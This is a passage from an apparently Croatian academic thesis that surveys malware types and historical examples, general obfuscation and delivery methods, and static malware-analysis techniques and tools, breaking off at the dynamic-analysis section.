Slika 1 prikazuje godišnji broj napada zlonamjernim programima diljem svijeta od 2015. godine do prve polovice 2022. godine, brojevi su iskazani u milijardama. Veliki pad napada u zadnje 3 godine u odnosu na 2019. godinu može biti rezultat veće edukacije korisnika što rezultira povećanjem detekcije sumnjivih elektroničkih poruka koji su i dalje glavni način dostavljanja zlonamjernih programa. Ostali faktori smanjenja napada mogu biti povećani razvoj kompleksnijih programa za detekciju i zaustavljanje zlonamjernih programa, te fokus napadača na profesionalni sektor.



Slika 1. Godišnji broj napada zlonamjernim programima od 2015. do prve polovice 2022. godine
Izvor: [16]

3.2.1. Vrste zlonamjernih programa

Uz povećanu informatizaciju i digitalizaciju društva došlo je do povećanog razvoja zlonamjernih programa koje kibernetički kriminalci koriste za krađu osjetljivih podataka, nanošenje štete, preuzimanje kontrole nad drugim računalima, špijuniranje ili za krađu financijskih sredstava. Prema [10] najčešće vrste zlonamjernih programa jesu:

- Trojanski konj,
- Virus,
- Crv,
- *Rootkit,*
- *Špijunski,*
- Oglašivački programi (engl. *Adware*),
- Ucjenjivački (engl. *Ransomware*),
- *Fileless,*
- *Botnet,*

- *Malvertising,*

Trojanski konj je zlonamjerni program koji je prerušen u legitimni softver, aplikaciju ili datoteku, dizajniran je tako da zavara korisnika na preuzimanje i izvršavanje čime se ostvaruje instalacija na računalo, odnosno kibernetički kriminalac ostvaruje kontrolu nad zaraženim uređajem. Za razliku od računalnih virusa trojanski konj se ne može sam replicirati i pokrenuti već mora biti pokrenut od strane korisnika. Nakon uspješne instalacije na računalo trojanski konj ima mogućnost širenja na ostale datoteke. Ovaj tip zlonamjernog programa služi za stvaranje štete, ometanje i nadgledanje korisnika, krađu podataka, pokretanje napada uskraćivanja usluge, pristupanje mreži, te preuzimanje kontrole nad računalom udaljenim putem [10].

Trojanski konji se mogu podijeliti u nekoliko kategorija [17]:

- *Exploit Trojan*: trojanski konj razvijen na način da identificira i iskoristi ranjivosti unutar legitimnih aplikacija kako bi dobio pristup sustavu.
- *Downloader Trojan*: ova kategorija najčešće cilja već zaražene uređaje te na njima pokreće instalaciju nove verzije zlonamjernog programa.
- Ucjenjivački trojanski konj: poput ostalih ucjenjivačkih programa ova kategorija trojanskih konja služi za usporavanje zaraženog uređaja, kriptiranje podataka te iznuđivanje novaca u zamjenu za ponovni i nesmetani pristup uređaju i podacima.
- *Backdoor* trojanski konj: omogućuje napadaču pristup zaraženom računalu i mreži. Ovim putem napadač može zadržati anonimnost koristeći zaraženo računalo kao posrednika u mreži putem kojeg šalje daljnje zahtjeve.
- *DDoS* (engl. *Distributed Denial of Service*) trojanski konj: trojanski konj koji se postavlja na veći broj uređaja kako bi se kreirala „zombi“ mreža koja se zatim može koristiti za izvođenje distribuiranog napada uskraćivanja usluge.
- Lažni AV (engl. *Antivirus)* trojanski konj: trojanski konj prerušen u antivirusni program. Ponašanje ovog trojanskog konja temelji se na prijavljivanju lažnih sigurnosnih prijetnji te iznuđivanjem novaca od korisnika kako bi se te prijetnje uklonile.

- *Rootkit* trojanski konj: dizajniran za skrivanje objekata i aktivnosti koje generira zlonamjerni program. Ovim trojanskim konjem produžuje se vrijeme tijekom kojeg zlonamjerni program može raditi neotkriven na zaraženom sustavu.
- SMS (engl. *Short Message Service*) trojanski konj: trojanski konj razvijen za napade na mobilne uređaje. Ovaj trojanski konj ima mogućnost slanja i presretanja tekstualnih poruka.
- Bankarski trojanski konj: najčešća kategorija među trojanskim konjima. Dizajniran je za krađu podataka povezanih s bankovnim računima, kreditnim ili debitnim karticama ili drugim vrstama elektroničkog plaćanja.
- *GameThief* trojanski konj: ovaj zlonamjerni program cilja igrače internetskih igara kako bi prikupio vjerodajnice njihovih korisničkih računa.

Jedan od primjera trojanskog konja, odnosno bankarskog trojanskog konja, se naziva *Zloader*. Prvi put otkriven u 2016. godini, *Zloader* se dostavljao na korisnička računala putem *phishing* kampanja, odnosno putem elektroničke pošte u kojoj su se nalazili zlonamjerni privitci, te lažnim oglasima putem kojih su žrtve preuzimali zlonamjerni program. Glavne žrtve ovog zlonamjernog programa su profesionalci i institucije zaposlene u financijskom sektoru. Ovaj trojanski konj je razvijen za krađu sesijskih kolačića, lozinki i ostalih osjetljivih informacija, uzimanje snimaka zaslona i udaljeni pristup zaraženim računalima. Datoteke koje su bile prikupljene putem *Zloader* trojanskog konja pretežito su bile povezane s novčanicima za kriptovalute [18].

Računalni virusi su jedan od tipova zlonamjernih programa koji imaju sposobnost samostalnog repliciranja, te se lako mogu proširiti na ostala računala unutar mreže. Kao i ostali zlonamjerni programi virusi neautorizirano preuzimaju zaraženo računalo i rade štetu bez znanja vlasnika računala. Kako bi se mogli izvršiti, virusi moraju inficirati druge programe, datoteke ili memorijske sektore na tvrdom disku tako da unesu svoj kod u navedene objekte. Nakon što zaraze računalo virusi ostaju pasivni sve dok se ne zadovolje uvjeti u kodu virusa za njegovu aktivaciju. Računalni virusi služe za krađu podataka, praćenje unosa znakova preko tipkovnice, kriptiranje podataka, slanje neželjene pošte kontaktima itd. [10].

Primjer računalnog virusa je *Chernobyl* virus koji inficira izvršne datoteke na starijim verzijama *Windows* operativnog sustava. Virus je pušten tijekom prezentacije na konferenciji 1998. godine, tijekom mjesec dana virus je bio detektiran u više zemalja širom svijeta, te je inficirao otprilike 500 tisuća računala. Virus je bio programiran tako da nakon određenog vremenskog perioda prouzroči štetu, odnosno došlo je do brisanja podataka na tvrdom disku, te je nekim računalima uništen BIOS (engl. *Basic Input/Output System*) [19].

Računalni crv je program koji širi svoje kopije s računala na računalo preko mreže. Za razliku od virusa, ne trebaju inficirati druge datoteke kako bi prouzrokovali štetu te ne zahtijevaju interakciju od žrtve kako bi se replicirali. Računalni crvi se najčešće dostavljaju kao privitci u elektroničkoj pošti. Prilikom otvaranja takvog privitka dolazi do automatskog preuzimanja računalnog crva. Crvi mogu brisati i mijenjati datoteke te instalirati dodatne zlonamjerne programe na računalo. Jedna od glavnih svrha crva je brza samostalna replikacija, stvarajući kopije na sustavu može doći do potpunog iscrpljivanja računalnih resursa kao što su memorijski prostor na tvrdom disku, generiranja velike količine mrežnog prometa i preopterećenje mrežnih resursa. Računalni crvi kao i ostali zlonamjerni programi imaju mogućnost krađe podataka, kreiranje uporišta za udaljeno pristupanje računalu i preuzimanje kontrole nad zaraženim računalom [20].

MyDoom jest jedan od primjera računalnog crva. *MyDoom* je računalni crv koji cilja *Windows* uređaje, jedan je od zlonamjernih programa koji su se najbrže širili u povijesti te je od 2004. godine zarazio milijune računala. Propagacija *MyDoom* crva se odvijala kroz privitke u elektroničkoj pošti, nakon što je žrtva otvorila privitak putem elektroničke pošte bi se poslao crv na sve žrtvine kontakte. Tijekom 2004. godine crv se prenosio i preko aplikacije za dijeljenje datoteka. Inficirana računala bila su dodana u „zombi“ mrežu putem koje su se izvršavali distribuirani napadi uskraćivanja usluge te su računalima otvarani razni mrežni portovi putem kojih su se prenosili dodatni zlonamjerni programi [21].

Rootkit je dizajniran na način da ostane sakriven na inficiranom računalu. *Rootkit* se sastoji od više alata koji omogućuju krađu lozinki, krađu bankovnih podataka i općenito nanošenje štete. Instalacija *rootkita* na razini jezgre operativnog sustava omogućuje gašenje procesa koji mogu

detektirati zlonamjerne programe, zbog ovoga *rootkit* predstavlja veliku opasnost te ga je teško ukloniti sa sustava [22].

Primjer *rootkit* zlonamjernog programa je *ZeroAccess,* detektiran 2011. godine. *ZeroAccess* je *rootkit* na razini jezgre koji onemogućuje pokretanje antivirus softvera na zaraženom uređaju, dok se ostali zlonamjerni programi uglavnom oslanjaju na tehnike izbjegavanja detekcije. Ovaj zlonamjerni program je inficirao više od 2 milijuna računala u svijetu. Nakon instalacije *ZeroAccess* bi preuzeo i instalirao ostale zlonamjerne programe koji bi pridružili zaraženo računalo u „zombi“ mrežu [22].

Špijunski programi su vrsta zlonamjernog softvera koji se infiltrira u uređaje bez znanja vlasnika u svrhu špijuniranja internetskih aktivnosti, praćenje korisničkih imena i lozinki, te prikupljanje ostalih osobnih informacija koje se mogu koristiti za prevare. Za razliku od virusa i crva špijunski programi se ne repliciraju. Pod špijunske programe se mogu svrstati i trojanski konji, programi za instalaciju reklama i *keyloggeri*. Putem špijunskih programa napadači prikupljaju povjerljive podatke, prate unos znakova putem tipkovnice, ostvaruju krađu identiteta ili krađu bankovnih podataka [10].

Primjer špijunskog programa je *HawkEye keylogger*, program koji ima sposobnost krađe različitih podataka sa žrtvinog računala. Ti podaci uključuju lozinke spremljene u web-pregledniku, lozinke elektroničke pošte, podatke o novčanicima za kriptovalute, nadalje, ima mogućnost snimanja zaslona. Navedene mogućnosti ostvaruje praćenjem unosa znakova putem tipkovnice. *HawkEye* se često detektira kao trojanski konj, ali glavnu funkcionalnost ovog programa predstavlja praćenje unosa znakova putem tipkovnice [23].

Oglašivački program je zlonamjerni softver koji prikazuje neželjene reklame na zaraženom računalu. Reklame se dostavljaju u obliku novih kartica koje se otvaraju unutar preglednika (engl. *Pop-up adverts*) ili ubacivanjem na legitimne stranice, reklame mogu biti ciljane te se temelje na korisničkim aktivnostima prilikom korištenja web-preglednika. Ovakvi programi najčešće inficiraju računalo putem dva načina: instalacijom besplatnog programa ili aplikacije koja sadrži dodatni softver, odnosno program koji instalira reklame ili putem ranjivosti u softveru ili operativnom sustavu koji napadači iskoriste za postavljanje zlonamjernih programa.

Postavljanjem ovakvih programa napadači stvaraju prihod svaki put kada se otvori ubačena reklama, samim postavljanjem reklama i svaki put kada se instalira besplatni program povezan sa ovim zlonamjernim programom [10], [24].

Primjer ovog zlonamjernog programa je *Fireball* detektiran 2017. godine. *Fireball* je zarazio preko 250 milijuna računala u svijetu, 20% zaraženih računala se nalazilo u korporativnim mrežama. *Fireball* bi modificirao korisnički web-preglednik tako da promjeni početnu stranicu i zadani pretraživač te bi blokirao pokušaje vraćanja originalnih postavki. Lažni pretraživači koje je *Fireball* postavio imaju mogućnost prikupljanja podataka o aktivnostima i navikama korisnika. Takvi podaci su se zatim koristili u marketinške svrhe. Ovaj zlonamjerni program ima mogućnost izvršavanja bilo kojeg koda na zaraženom računalu, preuzimanja ekstenzija na pregledniku i preuzimanja drugog softvera. Iako navedene mogućnosti karakteristične za ostale zlonamjerne programe nisu bile korištene postoji potencijal za kreiranje velike štete ukoliko se *Fireball* iskoristi za špijuniranje [25].

Ucjenjivački program je vrsta zlonamjernog softvera koji kriptira podatke na zaraženom računalu te potražuje uplatu, najčešće putem kriptovaluta, od žrtve. Nakon uspješne uplate, žrtva dobiva ključ za dešifriranje kako bi dobili ponovni pristup svojim datotekama. Ukoliko žrtva odluči ne platiti otkupninu, napadač najčešće objavljuje podatke na web stranicama za prodaju ukradenih podataka ili zauvijek blokiraju pristup datotekama. Ucjenjivački programi su jedan od najprofitabilnijih zlonamjernih programa koje koriste kibernetički kriminalci. Ucjenjivački programi se najčešće dostavljaju putem *phishing* elektroničkih poruka i tehnikama socijalnog inženjeringa, u oba slučaja žrtva klikne na zlonamjernu poveznicu putem koje se preuzima i instalira zlonamjerni program. Nakon instalacije ucjenjivački program traži specifične, ili sve, datoteke za enkripciju, ovisno o ucjenjivačkom programu postoji mogućnost širenja i na ostale uređaje unutar mreže. Nakon enkripcije postavlja se zahtjev za plaćanje otkupnine, te nakon plaćanja putem kriptovaluta, žrtva dobiva ključ putem kojeg se datoteke vraćaju u originalno stanje [26].

Ucjenjivački programi se dijele na [26]:

- Ucjenjivački program za šifriranje: najpopularniji oblik ucjenjivačkih programa. Djeluje tako da šifrira datoteke na tvrdom disku sustava, nakon što žrtva plati otkupninu moguće je vratiti šifrirane datoteke.
- *Screen Locker*: vrsta ucjenjivačkih programa koji potpuno zaključaju uređaja tako da žrtva nema pristup datotekama i aplikacijama. Zaključani zaslon prikazuje zahtjev za otkupninom, najčešće sa satom koji odbrojava kako bi se povećala šansa za plaćanjem otkupnine.
- *Scareware*: ucjenjivački program koji koristi skočne prozore kako bi napadači uvjerili žrtvu da imaju instalirane zlonamjerne programe, potom se žrtvu usmjerava na preuzimanje lažnog softvera kako bi se riješio problem.

Jedan od popularnijih primjera ucjenjivačkih programa je *WannaCry*. 2017. godine inficirao je preko 200 000 računala u 150 država te je prouzrokovao štetu procijenjenu na nekoliko stotina milijuna dolara. Glavne mete *WannaCry* ucjenjivačkog programa bile su zdravstvene organizacije i komunalna poduzeća koja nisu koristila ažurirani *Windows* operativni sustav. Inicijalne prijave o ovom ucjenjivačkom programu tvrdile su da se *WannaCry* dostavlja putem *phishing* elektroničkih poruka, ali *WannaCry* je koristio ranjivost u *Windows* operativnom sustavu za koju je *Microsoft* napravio zakrpu dva mjeseca prije napada. Napadači su tražili otkupninu u iznosu od 300 dolara, koju su kasnije povećali na 600 dolara. *WannaCry* je sadržao pogrešku u kodu zbog koje se nije moglo povezati žrtve koje su platile otkupninu sa inficiranim računalom, tako da žrtve nisu mogle dobiti pristup svom računalu i podacima [27].

Fileless zlonamjerni programi koriste već pokrenute procese operativnog sustava kako bi se ubacili u radnu memoriju gdje se izvršavaju, odnosno ne zahtijevaju kopiranje zlonamjernog koda u izvršne datoteke. Pošto ovakav zlonamjerni program ne ostavlja tragove u ostalim datotekama, odnosno tvrdom disku, klasični antivirusni programi teško detektiraju napade putem *fileless* zlonamjernog programa. *Fileless* zlonamjerni programi često koriste legitimne sistemske procese i aplikacije, poput *PowerShell* alata za konfiguraciju na *Windows* operativnom sustavu. Nakon uspješne instalacije ovakvi zlonamjerni programi imaju mogućnost krađe podataka, enkripcije podataka, preuzimanja drugih zlonamjernih programa i općenito nanošenje štete [28].

Primjer *fileless* programa je *UIWIX fileless* ucjenjivački program. Detektiran 2017. godine, *UIWIX* je instaliran u radnoj memoriji koristeći ranjivost u *Windows* operativnom sustavu koja je propuštala nelegitimne podatkovne pakete u mrežu. Zbog *fileless* prirode ovog napada, detekcija je bila otežana činjenicom da zlonamjerni program nije ostavio nikakve tragove na tvrdom disku. Analiza ovog zlonamjernog programa je isto tako bilo otežana jer je program imao mogućnost detekcije okruženja za analizu, u slučaju detekcije takvog okruženja program se ne bi izvršen. *UIWIX* je šifrirao sve datoteke na inficiranom uređaju osim onih na popisu isključenja. Kako bi žrtve dobile ponovni pristup svojim podacima trebale su platiti otkupninu putem kriptovaluta [29].

Botnet je mreža uređaja inficiranih *botnet* zlonamjernim programom koji je dizajniran za upravljanje i orkestracijom velikog broja individualnih računala. Napadač može koristiti centraliziranu ili decentraliziranu arhitekturu za upravljanje mrežom uređaja. U centraliziranoj arhitekturi koristi se jedan naredbeno-upravljački poslužitelj (engl. *Command and control server*) putem kojega se šalju naredbe. Slanje naredbi najčešće se odvija putem HTTP protokola, a starije *botnet* mreže su koristile IRC (engl. *Internet Relay Chat*) poslužitelj. U decentraliziranoj arhitekturi inficirani uređaji šalju naredbe i informacije između sebe te nisu u direktnom kontaktu s naredbeno-upravljačkim poslužiteljem, odnosno svaki individualni uređaj se ponaša kao poslužitelj i klijent. *Botnet* napad se odvija u tri faze. Prva faza služi za iskorištavanje ranjivosti kako bi zlonamjerni program inficirao uređaje u drugoj fazi. U drugoj fazi se odvija instalacija zlonamjernog programa, nakon instalacije inficirani uređaj je dodan u mrežu. U trećoj fazi mreža inficiranih uređaja prima naredbe putem naredbeno-upravljačkog poslužitelja za provođenje napada. Putem ovog zlonamjernog programa najčešće se provode *phishing* napadi, distribuirani napadi uskraćivanja usluge, te automatizirano slanje *spam* poruka [30].

Primjer *botnet* napada je *Mirai botnet* koji je inficirao 100 000 uređaja. *Mirai* funkcionira tako da skenira Internet tražeći pametne IoT (engl. *Internet of Things*) uređaje koji koriste ARC (engl. *Argonaut RISC Core*) procesor, navedeni uređaji koriste verziju *Linux* operativnog sustava prilagođenu IoT uređajima. *Mirai* bi se pokušao povezati s takvim IoT uređajima koristeći zadane vjerodajnice te prilikom uspješnog povezivanja izvršila bi se instalacija. *Mirai botnet* koristi se za distribuirane napade uskraćivanja usluge [31].

Malvertising napadači započinju napad tako da pošalju inficiranu datoteku, najčešće sliku ili tekst, oglasnim mrežama. Putem poslanih inficiranih datoteka u reklamu se ubaci zlonamjerni kod, ta reklama će zatim biti postavljena na legitimne Internet stranice s velikom količinom prometa. Nakon što korisnik klikne na takvu reklamu izvršava se instalacija zlonamjernog programa na korisničko računalo, često oglašivačkog zlonamjernog programa. Putem *malvertising* napada napadači mogu oštetiti datoteke, preusmjeriti promet, nadgledati korisnika, ukrasti osjetljive podatke i slično. *Malvertising* napad može se izvršiti i bez interakcije korisnika s reklamom, dovoljno je učitati stranicu na kojoj se nalazi zlonamjerna reklama. Takvi napadi su rijetki, a događaju su iskorištavanjem ranjivosti web-preglednika ili preusmjeravanjem preglednika na *phishing* stranicu [32].

Primjer *malvertising* napada je *RoughTed* koji je detektiran 2017. godine. *RoughTed* je imao mogućnost izbjegavanja blokatora reklama i izbjegavanja detekcije antivirusnim programima dinamičkim stvaranjem zlonamjernih domena i URL-ova (engl. *Uniform Resource Locator*). Zbog navedenih metoda izbjegavanja, *RoughTed* domene su primile više od 500 milijuna klikova [33].

3.2.2. Metode prikrivanja zlonamjernih programa

Prilikom razvoja zlonamjernih programa koristi se prikrivanje (engl. *Obfuscation*) kako bi se otežao proces obrnutog inženjeringa zlonamjernog programa. Prikrivanjem se kreiraju tekstualni i binarni podaci koje je teško interpretirati, na taj način se skrivaju kritični znakovni nizovi u programu koji otkrivaju funkcionalnosti zlonamjernog programa. Neke od metoda prikrivanja su [34]:

- Umetanje mrtvog koda
- XOR
- Ponovno dodjeljivanje registara
- Promjena redoslijeda subrutina

- Zamjena instrukcija
- Transpozicija koda
- Integracija koda
- Pakiranje

Umetanje mrtvog koda sastoji se od dodavanja nepotrebnih instrukcija koje nemaju utjecaj na ostatak koda zlonamjernog programa niti na njegovo ponašanje. Primjerice, može se ubaciti NOP instrukcija na nasumičnim mjestima u kodu. Antivirusni programi imaju mogućnost uklanjanja nepotrebnih instrukcija prije početka analize [34].

XOR metoda temelji se na odabiru ključa u vrijednosti od 0 do 255. Nakon odabira ključa prolazi se kroz svaki *byte* podataka, u ovom slučaju zlonamjerni program, i koristi se logički operator XOR kako bi se podatak šifrirao s odabranim ključem [34].

Ponovno dodjeljivanje registara karakterizira zamjena korištenih registara iz generacije u generaciju dok programski kod i ponašanje zlonamjernog programa ostaju nepromijenjeni [41].

Promjena redoslijeda subrutina nasumično mijenja redoslijed subrutina. Ovisno o količini subrutina, toliko se inačica koda s različitim kombinacijama subrutina može generirati. Ako je broj subrutina jednak n, tada je broj kombinacija jednak faktorijelu od n [34].

Zamjena instrukcija temelji se na zamjeni pojedine instrukcije instrukcijama koje su logički jednake. Putem ove metode zlonamjerni program obavljat će istu zadaću ali njegov binarni kod će se promijeniti [34].

Transpozicija koda omogućava promjenu redoslijeda izvršavanja instrukcija bez utjecaja na ponašanje koda. Navedeno se postiže na dva načina. Prvim načinom instrukcije se nasumično miješaju, zatim se umeću uvjeti i skokovi kako bi se vratio originalni redoslijed izvršavanja instrukcija, ovaj način je lagan za detekciju i uklanjanje. Drugi način generira nove varijante programa tako da se promiješa redoslijed instrukcija koje nemaju učinak jedna na drugu, ovaj način je težak za implementaciju, ali je i teži za detekciju i obrnuti inženjering [34].

Integracija koda služi za integraciju zlonamjernog programa s kodom legitimnog, zaraženog programa. Zaraženi program prvo prolazi postupak prevođenja na viši programski

jezik, zaraženi program se tim postupkom razdvaja u manje blokove između kojih se umeće kod zlonamjernog programa. Nakon integracije kod ponovno prolazi proces prevođenja, te se time stvara nova varijanta zlonamjernog programa [34].

Pakiranjem se zlonamjerni program podvrgava postupku kompresije koji smanjuje memorijsku veličinu izvršne datoteke zlonamjernog programa što otežava statičku analizu jer se program mora prvo raspakirati. Smanjena izvršna datoteka se zatim pakira u kod koji će pokrenuti samostalnu dekompresiju pakirane datoteke [34].

3.2.3. Načini dostave zlonamjernih programa

Postoje razni načini dostave zlonamjernih programa. Neki od najčešćih načina kojim se uređaji mogu zaraziti zlonamjernim programom: nepoželjna elektronička pošta (eng. *Spam mail*) ili *phishing* elektronička pošta, zlonamjerne *Microsoft Office* makronaredbe, zaraženi prijenosni diskovi, odnosno USB (engl. *Universal Serial Bus*) memorija, zlonamjerni program zapakiran s legitimnim programom, putem kompromitirane Internet stranice, preko ostalih zlonamjernih programa, putem neželjenog sadržaja na društvenim mrežama, putem protokola za udaljeno povezivanje na računalo, te putem alata za eksploataciju (engl. *Exploit Kit*) [35], [36], [37].

Neželjene elektroničke poruke ili *phishing* elektronička pošta su jedan od najčešćih načina dostave zlonamjernog programa. Preduvjet za zarazu putem elektroničke pošte je da se preuzme datoteka, priložena u poruci, sa zlonamjernim programom na računalo. Otvaranjem priloga iz neželjene pošte započinje instalacija zlonamjernog programa. Napadači kreiraju vrlo uvjerljiv sadržaja e-poruka koje zavaraju korisnike kako bi preuzeli i otvorili datoteku koja sadrži zlonamjerni kod. Osim priloga, u sklopu sadržaja elektroničke pošte mogu biti i poveznice. Kada se na njih klikne, pokreće se preuzimanje zlonamjerne datoteke preko Interneta [35], [36], [37].

Maliciozne *Microsoft Office* makronaredbe kreiraju se putem skriptnog jezika unutar *Office* alata. Nažalost, napadači također mogu iskoristiti taj skriptni jezik za stvaranje zlonamjernih skripti pomoću kojih instaliraju zlonamjerni program [35].

Mnogi se zlonamjerni programi se šire putem prijenosnih diskova kao što su USB diskovi ili vanjski tvrdi diskovi. Zlonamjerni se program može automatski instalirati kada se zaraženi disk poveže s računalom [35].

Neki zlonamjerni programi mogu se instalirati u isto vrijeme kad i drugi, legitimni programi ukoliko se preuzmu u paketu s drugim programom. To uključuje programe koji se preuzimaju s *web*-mjesta trećih strana ili datoteke koje se dijele putem *peer-to-peer* mreža. Primjerice, programi koji se koriste za generiranje softverskih ključeva (engl. *Keygens*) često instaliraju zlonamjerne programe u isto vrijeme [35].

Zaraza putem internetskih stranica može se dogoditi pristupanjem zlonamjernoj internetskoj stranici ili putem legitimne stranice koja je kompromitirana. Nakon što je internetska stranica zaražena, počet će skenirati računalo svakoga tko posjeti tu stranicu, tražeći ranjivosti. Ove ranjivosti mogu proizaći iz zastarjelih aplikacija, nedostajućih zakrpa operativnog sustava ili dodataka preglednika. Ukoliko se pronađe ranjivost, ona se koristi za zarazu računala zlonamjernim programom [35], [36].

Neželjeni sadržaj na društvenim mrežama relativno je nov vid napada kibernetičkih kriminalaca. Primjeri uključuju fotografije ili videozapise koji se dijele na društvenim mrežama koji, kada se na njih klikne, odvode korisnika na lažnu stranice, koje kopiraju legitimne usluge kao što je *YouTube*, koja zatim od korisnika traži da preuzme i instalira dodatak kako bi usluga mogla funkcionirati. Time se korisniku instalira zlonamjerni program [36].

Kibernetički kriminalci koriste protokole za udaljeno povezivanje na računala, putem kojih ostvaruju pristup računalu na kojemu tada instaliraju zlonamjerne programa. Kibernetički kriminalci koriste se automatizaciju kako bi skenirali Internet, tražeći računala koja imaju otvorene usluge kao što su SSH ili RDP (engl. *Remote Desktop Protocol*). Kako bi se spojili potrebni su im korisničko ime i lozinka, njih nasumično pogađaju [36].

4. Obrnuti inženjering u svrhu analize zlonamjernih programa

Obrnutim inženjeringom zlonamjernih programa dobiva se uvid u način na koji zlonamjerni program funkcionira, te kako zaustaviti njegovo djelovanje i daljnje širenje. Analiza zlonamjernih programa provodi se koristeći statičku i dinamičku metodu analize i njihove pripadajuće alate. Statička metoda predstavlja proces analize u kojoj se zlonamjerni program ne pokreće, a dinamička analiza podrazumijeva pokretanje zlonamjernog programa unutar kontroliranog okruženja i prikupljanje informacija o aktivnostima zlonamjernog programa.

4.1. Statička analiza

Statička analiza predstavlja prvi korak prilikom analize zlonamjernog programa. Prilikom statičke analize zlonamjerni program se ne pokreće već se nastoji dobiti uvid u osnovne informacije o programu poput: znakovnih nizova koji upućuju na zlonamjerno ponašanje, formata datoteke, korištenih programskih biblioteka, memorijskog rasporeda programa, jedinstvenog ključa i korištenih metoda prikrivanja, [38]. Cilj statičke analize je pronalazak glavnih karakteristika određenog zlonamjernog programa kako bi ga se moglo identificirati u budućnosti. Tehnike koje se mogu koristiti prilikom statičke analize su:

- Pronalazak znakovnih nizova
- Pronalazak jedinstvenog ključa
- Skeniranje antivirusnim programima
- Raspakiravanje
- Analiza zaglavlja PE datoteke
- Analiza zaglavlja ELF (engl. *Executable and Linkable Format*) datoteke
- Rastavljanje (engl. *Disassembly*)

- Detekcija uvezenih funkcija i kodnih biblioteka

Pronalazak znakovnih nizova podrazumijeva detekciju smislenih znakovnih nizova unutar izvršne datoteke zlonamjernog programa. Putem znakovnih nizova mogu se saznati informacije o korištenim funkcijama, IP adresama i domenama ukoliko se ostvaruje konekcija na Internet ili lokacijama na disku kojima zlonamjerni program pristupa. Otvaranjem izvršne datoteke putem tekstualnog editora dobiti će se nečitljiv niz znakova, no korištenjem naredbe „*strings*“ na *Linux* operativnom ili *Strings* alatom za *Windows* operativni sustav dobiti će se uvid u sve znakovne nizove koji su dulji od 3 znaka [39].

Pronalazak jedinstvenog ključa služi za identifikaciju zlonamjernog programa. Jedinstveni ključ je unikatna vrijednost koja se generira za svaki program. Najčešće korišteni algoritmi za generiranje jedinstvenog ključa su MD5, iako postoji kolizija i dalje se koristi, SHA-1 i SHA-256. Generirani jedinstveni ključ potencijalno zlonamjernog programa uspoređuje se s vrijednostima ključeva u javnim bazama zlonamjernih programa koje su dostupne na Internetu. SHA-256 jedinstveni ključ može se generirati iz naredbenog sučelja koristeći naredbu „*sha256sum*“ na *Linux* operativnom sustave i naredbom „*Get-FileHash*“ na *Windows* operativnom sustavu [40].

Skeniranje antivirusnim programima najlakše se provodi putem *VirusTotal* internetske stranice koja omogućava skeniranje potencijalno zlonamjernih programa, URL-ova ili IP adresa koristeći više od 70 antivirusnih alata. Skeniranje izvršne datoteke temelji se na generiranim jedinstvenim ključevima pomoću kojih se izvršna datoteka povezuje s ostalim datotekama učitanim na stranicu, na taj način je moguće vidjeti alternativna imena pod kojima je zlonamjerni program uočen [41].

Postupkom raspakiravanja dolazi se do stvarnog zlonamjernog programa koji se izvršava. Kreatori zlonamjernih programa, koji ciljaju *Windows* operativni sustav, često koriste alate za pakiranje koji omogućavaju skrivanje stvarne namjene zlonamjernog programa. Navedeno se postiže kompresijom, kodiranjem i kriptiranjem zlonamjernog programa i ubacivanjem takvog sažetog oblika koda u novu izvršnu datoteku koja predstavlja program omotač koji prilikom pokretanja izvršava dekompresiju i zapravo pokreće zapakirani zlonamjerni program [42]. Alati

koji se koriste za pakiranje su: UPX, *Enigma Protector, Themida, FastPack*. Alati za detekciju pakiranja su: DIE (engl. *Detect it Easy)*, *Exeinfo, Exescan,* PEiD (engl. *Packed Executable Identifier*).

Analizom zaglavlja PE datoteke moguće je uočiti ako je program pakiran, prema informaciji o virtualnoj veličini podataka moguće je pretpostaviti gdje će se alocirati memorijski prostor u kojemu će se raspakirati zlonamjerni program. Pregledom zaglavlja PE datoteke dobiva se uvid u informacije poput količine memorijskog prostora koji je potreban datoteci, informacije o programskom kodu, memorijska lokacija globalnih i lokalnih varijabli, informacije o korištenim funkcijama i bibliotekama, te informacije o tipu datoteke [43]. Neki od alata za analizu PE zaglavlja su: PE-*bear*, PE*studio, pefile.*

Analizom zaglavlja ELF datoteke, kao i kod PE datoteka, mogu se saznati informacije o korištenim bibliotekama i funkcijama, pakiranju, ulaznoj memorijskoj lokaciji izvršne datoteke i računalnoj arhitekturi za koju je datoteka namijenjena [44]. Alati za analizu ELF zaglavlja su: *Objdump, Readelf, Elfutils* i *Readelf.*

Rastavljanje se primjenjuje na izvršnoj datoteci koja sadrži binarni zapis strojnog koda, odnosno koda koji razumije procesor. Proces rastavljanja pretvara taj binarni kod u oblik koji je razumljiv ljudima, odnosno u asemblerski jezik (engl. *Assembly language*) [45]. Često korišteni alati za rastavljanje su: IDA *pro, Ghidra, Binary Ninja, Hopper,* itd.

Detekcijom uvezenih funkcija i kodnih biblioteka identificiraju se jako bitne informacije u razotkrivanju funkcionalnosti zlonamjernog programa. Kodna biblioteka koja se poveže u glavni program sadrži niz funkcija koje onda nije potrebno samostalno implementirati, detekcijom uvezenih funkcija i navedenih biblioteka moguće je potvrditi radi li se o zlonamjernom programu [46]. Biblioteke mogu sadržavati funkcije koje imaju pristup kritičnim procesima operativnog sustava, npr. *Windows* aplikacijsko sučelje omogućava pristup sljedećim funkcijama [47]:

- *IsNTAdmin* –funkcija provjerava ima li trenutni korisnik administratorska prava.
- *NtQueryDirectoryFile* – funkcija koja vraća informacije o datotekama u direktoriji, koristeći ovu funkciju *rootkit* ima mogućnost sakrivanja datoteka.

- *OpenProcess* – koristi se za upravljanje drugim procesima koji se trenutno izvršavaju na računalu. Koristeći ovu funkciju moguće je pristupiti memoriji kojoj program ne bi trebao imati pristup ili ubrizgati kod u drugi proces.
- *Recv* – funkcija koja se koristi za primanje podataka s udaljenog računala.
- *Send* – koristi se za slanje podataka na udaljeno računalo.
- *FtpPutFile* – funkcija koja se koristi za slanje datoteka na udaljeni FTP poslužitelj.
- *WinExec* – koristi se za pokretanje drugog programa.

Alat koji se najčešće koristi za detekciju kodnih biblioteka i uvezenih funkcija je *Dependency Walker.*

4.2. Dinamička analiza

